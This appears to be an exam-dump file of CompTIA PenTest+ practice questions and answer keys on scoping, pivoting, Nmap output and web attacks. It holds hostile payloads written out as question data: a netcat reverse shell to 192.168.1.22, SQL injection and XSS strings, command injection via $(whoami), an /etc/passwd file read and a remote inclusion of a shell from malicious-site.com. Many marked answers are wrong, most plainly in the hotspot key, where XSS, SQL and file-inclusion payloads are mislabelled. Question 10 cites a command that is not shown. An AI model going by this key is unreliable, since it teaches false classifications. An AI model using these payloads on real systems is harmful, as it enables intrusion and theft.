PT0-002^Q&As^

CompTIA PenTest+ Certification Exam

QUESTION 1

A consulting company is completing the ROE during scoping. Which of the following should be included in the ROE?

A. Cost ofthe assessment

B. Report distribution

C. Testing restrictions

D. Liability

Correct Answer: B

QUESTION 2

A penetration tester opened a shell on a laptop at a client\\'s office but is unable to pivot because of restrictive ACLs on the wireless subnet. The tester is also aware that all laptop users have a hard-wired connection available at their desks. Which of the following is the BEST method available to pivot and gain additional access to the network?

A. Set up a captive portal with embedded malicious code.

B. Capture handshakes from wireless clients to crack.

C. Span deauthentication packets to the wireless clients.

D. Set up another access point and perform an evil twin attack.

Correct Answer: C

QUESTION 3

A penetration tester is evaluating a company\\'s network perimeter. The tester has received limited information about defensive controls or countermeasures, and limited internal knowledge of the testing exists. Which of the following should be the FIRST step to plan the reconnaissance activities?

A. Launch an external scan of netblocks.

B. Check WHOIS and netblock records for the company.


C. Use DNS lookups and dig to determine the external hosts.

D. Conduct a ping sweep of the company\\'s netblocks.

Correct Answer: C

QUESTION 4

A penetration tester utilized Nmap to scan host 64.13.134.52 and received the following results:



```
# nmap -T4 -v -oG - scanme.nmap.org
# Nmap 5.35DC18 scan initiated [time] as: nmap -T4 -A -v -cG -
scanme.nmap.org
# Ports scanned: TCP(1000;1, 3-4, 6-7, …,,65389) UDP (0;) PROTOCOLS(0;)
Host: 64.13.134.52 (scanme.nmap.org)   Status: Up
Host: 64.13.134.52 (scanme.nmap.org)
Ports:
22/open/tcp
25/closed/tcp
53/open/tcp
70/closed/tcp
80/open/tcp
113/closed/tcp
31337/closed/tcp
Ignored State: filtered (993) OS: Linux 2.6.13 - 2.6.31 Seq Index: 204 IP ID
Seq: All zeros
# Nmap done at [time] -- 1 IP address (1 host up) scanned in 21.90 seconds
```

Based on the output, which of the following services are MOST likely to be exploited? (Choose two.)

A. Telnet

B. HTTP

C. SMTP

D. DNS

E. NTP

F. SNMP

Correct Answer: BD

QUESTION 5

A penetration tester would like to obtain FTP credentials by deploying a workstation as an on-path attack between the target and the server that has the FTP protocol. Which of the following methods would be the BEST to accomplish this objective?

A. Wait for the next login and perform a downgrade attack on the server.

B. Capture traffic using Wireshark.

C. Perform a brute-force attack over the server.

D. Use an FTP exploit against the server.

Correct Answer: B

Reference: https://shahmeeramir.com/penetration-testing-of-an-ftp-server-19afe538be4b

QUESTION 6

A penetration tester who is conducting a web-application test discovers a clickjacking vulnerability associated with a login page to financial data. Which of the following should the tester do with this information to make this a successful exploit?

A. Perform XSS.

B. Conduct a watering-hole attack.

C. Use BeEF.

D. Use browser autopwn.

Correct Answer: A

QUESTION 7

A penetration tester has been hired to examine a website for flaws. During one of the time windows for testing, a network engineer notices a flood of GET requests to the web server, reducing the website\\'s response time by 80%. The network engineer contacts the penetration tester to determine if these GET requests are part of the test. Which of the following BEST describes the purpose of checking with the penetration tester?

A. Situational awareness

B. Rescheduling

C. DDoS defense

D. Deconfliction

Correct Answer: D

https://redteam.guide/docs/definitions/

QUESTION 8

A penetration tester examines a web-based shopping catalog and discovers the following URL when viewing a product in the catalog:

http://company.com/catalog.asp?productid=22

The penetration tester alters the URL in the browser to the following and notices a delay when the page refreshes:

http://company.com/catalog.asp?productid=22;WAITFOR DELAY\\'00:00:05\\'

Which of the following should the penetration tester attempt NEXT?

A. http://company.com/catalog.asp?productid=22:EXEC xp_cmdshell \\'whoami\\'

B. http://company.com/catalog.asp?productid=22\\' OR 1=1-

C. http://company.com/catalog.asp?productid=22\\' UNION SELECT 1,2,3-

D. http://company.com/catalog.asp?productid=22;nc 192.168.1.22 4444-e /bin/bash

Correct Answer: C

This URL will attempt a SQL injection attack using a UNION operator to combine the results of two queries into one table. The attacker can use this technique to retrieve data from other tables in the database that are not normally accessible through the web application.

QUESTION 9

Which of the following tools should a penetration tester use to crawl a website and build a wordlist using the data recovered to crack the password on the website?

A. DirBuster

B. CeWL

C. w3af

D. Patator

Correct Answer: B


CeWL, the Custom Word List Generator, is a Ruby application that allows you to spider a website based on a URL and depth setting and then generate a wordlist from the files and web pages it finds. Running CeWL against a target

organization\\'s sites can help generate a custom word list, but you will typically want to add words manually based on your own OSINT gathering efforts.

https://esgeeks.com/como-utilizar-cewl/

QUESTION 10

After gaining access to a previous system, a penetration tester runs an Nmap scan against a network with the following results:



```
Nmap scan report for 192.168.10.10

Port      State    Service        Version
135/tcp   open     msrpc          Microsoft Windows RPC
139/tcp   open     netbios-ssn    Microsoft Windows netbios-ssn
5985/tcp  open     Microsoft      HTTPAPI httpd 2.0 (SSDP/UPnP)

Nmap scan report for 192.168.10.11

Port      State    Service        Version
135/tcp   open     msrpc                Microsoft Windows RPC
139/tcp   open     netbios-ssn          Microsoft Windows netbios-ssn
3389/tcp  open     ms-wbt-server        Microsoft Terminal Services
```

The tester then runs the following command from the previous exploited system, which fails: Which of the following explains the reason why the command failed?

A. The tester input the incorrect IP address.

B. The command requires the-port 135 option.


C. An account for RDP does not exist on the server.

D. PowerShell requires administrative privilege.

Correct Answer: C

QUESTION 11

A penetration tester conducts an Nmap scan against a target and receives the following results:



```
Port          State    Service
1080/tcp      open     socks
```

Which of the following should the tester use to redirect the scanning tools using TCP port 1080 on the target?

A. Nessus

B. ProxyChains

C. OWASPZAP

D. Empire

Correct Answer: B

Reference: https://www.codeproject.com/Tips/634228/How-to-Use-Proxychains-Forwarding-Ports

QUESTION 12

HOTSPOT

You are a security analyst tasked with hardening a web server.


You have been given a list of HTTP payloads that were flagged as malicious.

INSTRUCTIONS

Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Hot Area:



```
#inner-tab"><script>alert(1)</script>
```

- Command Injection
- DOM-based Cross Site Scripting
- SQL Injection (Error)
- SQL Injection (Stacked)
- SQL Injection (Union)
- Reflected Cross Site Scripting
- Local File Inclusion
- Remote File Inclusion
- URL Redirect

- Parameterized queries
- Preventing external calls
- Input Sanitization .. , \ , / , sandbox requests
- Input Sanitization ', :, $, [,], (,).
- Input Sanitization ",', <, :, >, -.

```
site=www.exa'ping%20-c%2010%20localhost'mple.com
```

- Command Injection
- DOM-based Cross Site Scripting
- SQL Injection (Error)
- SQL Injection (Stacked)
- SQL Injection (Union)
- Reflected Cross Site Scripting
- Local File Inclusion
- Remote File Inclusion
- URL Redirect

- Parameterized queries
- Preventing external calls
- Input Sanitization .. , \ , / , sandbox requests
- Input Sanitization ', :, $, [,], (,).
- Input Sanitization ",', <, :, >, -.

```
item=widget';waitfor%20delay%20'00:00:20';--
```

- Command Injection
- DOM-based Cross Site Scripting
- SQL Injection (Error)
- SQL Injection (Stacked)
- SQL Injection (Union)
- Reflected Cross Site Scripting
- Local File Inclusion
- Remote File Inclusion
- URL Redirect

- Parameterized queries
- Preventing external calls
- Input Sanitization .. , \ , / , sandbox requests
- Input Sanitization ', :, $, [,], (,).
- Input Sanitization ",', <, :, >, -.

```
redir=http:%2f%2fwww.malicious-site.com
```

- Command Injection
- DOM-based Cross Site Scripting
- SQL Injection (Error)
- SQL Injection (Stacked)
- SQL Injection (Union)
- Reflected Cross Site Scripting
- Local File Inclusion
- Remote File Inclusion
- URL Redirect

- Parameterized queries
- Preventing external calls
- Input Sanitization .. , \ , / , sandbox requests
- Input Sanitization ', :, $, [,], (,).
- Input Sanitization ",', <, :, >, -.

```
item=widget%20union%20select%20null,null,@@version;--
```

- Command Injection
- DOM-based Cross Site Scripting
- SQL Injection (Error)
- SQL Injection (Stacked)
- SQL Injection (Union)
- Reflected Cross Site Scripting
- Local File Inclusion
- Remote File Inclusion
- URL Redirect

- Parameterized queries
- Preventing external calls
- Input Sanitization .. , \ , / , sandbox requests
- Input Sanitization ', :, $, [,], (,).
- Input Sanitization ",', <, :, >, -.

```
logfile=%2fetc%2fpasswd%00
```

- Command Injection
- DOM-based Cross Site Scripting
- SQL Injection (Error)
- SQL Injection (Stacked)
- SQL Injection (Union)
- Reflected Cross Site Scripting
- Local File Inclusion
- Remote File Inclusion
- URL Redirect

- Parameterized queries
- Preventing external calls
- Input Sanitization .. , \ , / , sandbox requests
- Input Sanitization ', :, $, [,], (,).
- Input Sanitization ",', <, :, >, -.

```
search=Bob"%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e
```

- Command Injection
- DOM-based Cross Site Scripting
- SQL Injection (Error)
- SQL Injection (Stacked)
- SQL Injection (Union)
- Reflected Cross Site Scripting
- Local File Inclusion
- Remote File Inclusion
- URL Redirect

- Parameterized queries
- Preventing external calls
- Input Sanitization .. , \ , / , sandbox requests
- Input Sanitization ', :, $, [,], (,).
- Input Sanitization ",', <, :, >, -.

```
lookup=$(whoami)
```

- Command Injection
- DOM-based Cross Site Scripting
- SQL Injection (Error)
- SQL Injection (Stacked)
- SQL Injection (Union)
- Reflected Cross Site Scripting
- Local File Inclusion
- Remote File Inclusion
- URL Redirect

- Parameterized queries
- Preventing external calls
- Input Sanitization .. , \ , / , sandbox requests
- Input Sanitization ', :, $, [,], (,).
- Input Sanitization ",', <, :, >, -.

```
item=widget'+convert(int,@@version)+'
```

- Command Injection
- DOM-based Cross Site Scripting
- SQL Injection (Error)
- SQL Injection (Stacked)
- SQL Injection (Union)
- Reflected Cross Site Scripting
- Local File Inclusion
- Remote File Inclusion
- URL Redirect


- Parameterized queries
- Preventing external calls
- Input Sanitization .. , \ , / , sandbox requests
- Input Sanitization ', :, $, [,], (,).
- Input Sanitization ",', <, :, >, -.

```
logFile=http:%2f%2fwww.malicious-site.com%2fshell.txt
```

- Command Injection
- DOM-based Cross Site Scripting
- SQL Injection (Error)
- SQL Injection (Stacked)
- SQL Injection (Union)
- Reflected Cross Site Scripting
- Local File Inclusion
- Remote File Inclusion
- URL Redirect

- Parameterized queries
- Preventing external calls
- Input Sanitization .. , \ , / , sandbox requests
- Input Sanitization ', :, $, [,], (,).
- Input Sanitization ",', <, :, >, -.

Correct Answer:



```
#inner-tab"><script>alert(1)</script>
```

- Command Injection
- [✓ DOM-based Cross Site Scripting]
- SQL Injection (Error)
- SQL Injection (Stacked)
- SQL Injection (Union)
- Reflected Cross Site Scripting
- Local File Inclusion
- Remote File Inclusion
- URL Redirect

- Parameterized queries
- Preventing external calls
- Input Sanitization .. , \ , / , sandbox requests
- [✓ Input Sanitization ', ;, $, [,], (,).]
- Input Sanitization ", ', <, :, >, -.

```
item=widget';waitfor%20delay%20'00:00:20';--
```

- [✓ Command Injection]
- DOM-based Cross Site Scripting
- SQL Injection (Error)
- SQL Injection (Stacked)
- SQL Injection (Union)
- Reflected Cross Site Scripting
- Local File Inclusion
- Remote File Inclusion
- URL Redirect

- Parameterized queries
- Preventing external calls
- [✓ Input Sanitization .. , \ , / , sandbox requests]
- Input Sanitization ', ;, $, [,], (,).
- Input Sanitization ", ', <, :, >, -.

```
item=widget%20union%20select%20null,null,@@version;--
```

- Command Injection
- DOM-based Cross Site Scripting
- SQL Injection (Error)
- SQL Injection (Stacked)
- [✓ SQL Injection (Union)]
- Reflected Cross Site Scripting
- Local File Inclusion
- Remote File Inclusion
- URL Redirect

- Parameterized queries
- Preventing external calls
- [✓ Input Sanitization .. , \ , / , sandbox requests]
- Input Sanitization ', ;, $, [,], (,).
- Input Sanitization ", ', <, :, >, -.

```
search=Bob"%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e
```

- Command Injection
- DOM-based Cross Site Scripting
- [✓ SQL Injection (Error)]
- SQL Injection (Stacked)
- SQL Injection (Union)
- Reflected Cross Site Scripting
- Local File Inclusion
- Remote File Inclusion
- URL Redirect

- Parameterized queries
- Preventing external calls
- Input Sanitization .. , \ , / , sandbox requests
- Input Sanitization ', ;, $, [,], (,).
- [✓ Input Sanitization ", ', <, :, >, -.]

```
item=widget'+convert(int,@@version)+'
```

- Command Injection
- DOM-based Cross Site Scripting
- SQL Injection (Error)
- SQL Injection (Stacked)
- SQL Injection (Union)
- [✓ Reflected Cross Site Scripting]
- Local File Inclusion
- Remote File Inclusion
- URL Redirect

- [✓ Parameterized queries]
- Preventing external calls
- Input Sanitization .. , \ , / , sandbox requests
- Input Sanitization ', ;, $, [,], (,).
- Input Sanitization ", ', <, :, >, -.

```
site=www.exa'ping%20-c%2010%20localhost'mple.com
```

- Command Injection
- DOM-based Cross Site Scripting
- SQL Injection (Error)
- SQL Injection (Stacked)
- SQL Injection (Union)
- Reflected Cross Site Scripting
- [✓ Local File Inclusion]
- Remote File Inclusion
- URL Redirect

- [✓ Parameterized queries]
- Preventing external calls
- Input Sanitization .. , \ , / , sandbox requests
- Input Sanitization ', ;, $, [,], (,).
- Input Sanitization ", ', <, :, >, -.

```
redir=http:%2f%2fwww.malicious-site.com
```

- Command Injection
- DOM-based Cross Site Scripting
- SQL Injection (Error)
- SQL Injection (Stacked)
- SQL Injection (Union)
- Reflected Cross Site Scripting
- Local File Inclusion
- Remote File Inclusion
- [✓ URL Redirect]

- Parameterized queries
- [✓ Preventing external calls]
- Input Sanitization .. , \ , / , sandbox requests
- Input Sanitization ', ;, $, [,], (,).
- Input Sanitization ", ', <, :, >, -.

```
logfile=%2fetc%2fpasswd%00
```

- Command Injection
- DOM-based Cross Site Scripting
- SQL Injection (Error)
- SQL Injection (Stacked)
- [✓ SQL Injection (Union)]
- Reflected Cross Site Scripting
- Local File Inclusion
- Remote File Inclusion
- URL Redirect

- Parameterized queries
- Preventing external calls
- Input Sanitization .. , \ , / , sandbox requests
- [✓ Input Sanitization ', ;, $, [,], (,).]
- Input Sanitization ", ', <, :, >, -.

```
lookup=$(whoami)
```

- Command Injection
- DOM-based Cross Site Scripting
- SQL Injection (Error)
- SQL Injection (Stacked)
- SQL Injection (Union)
- Reflected Cross Site Scripting
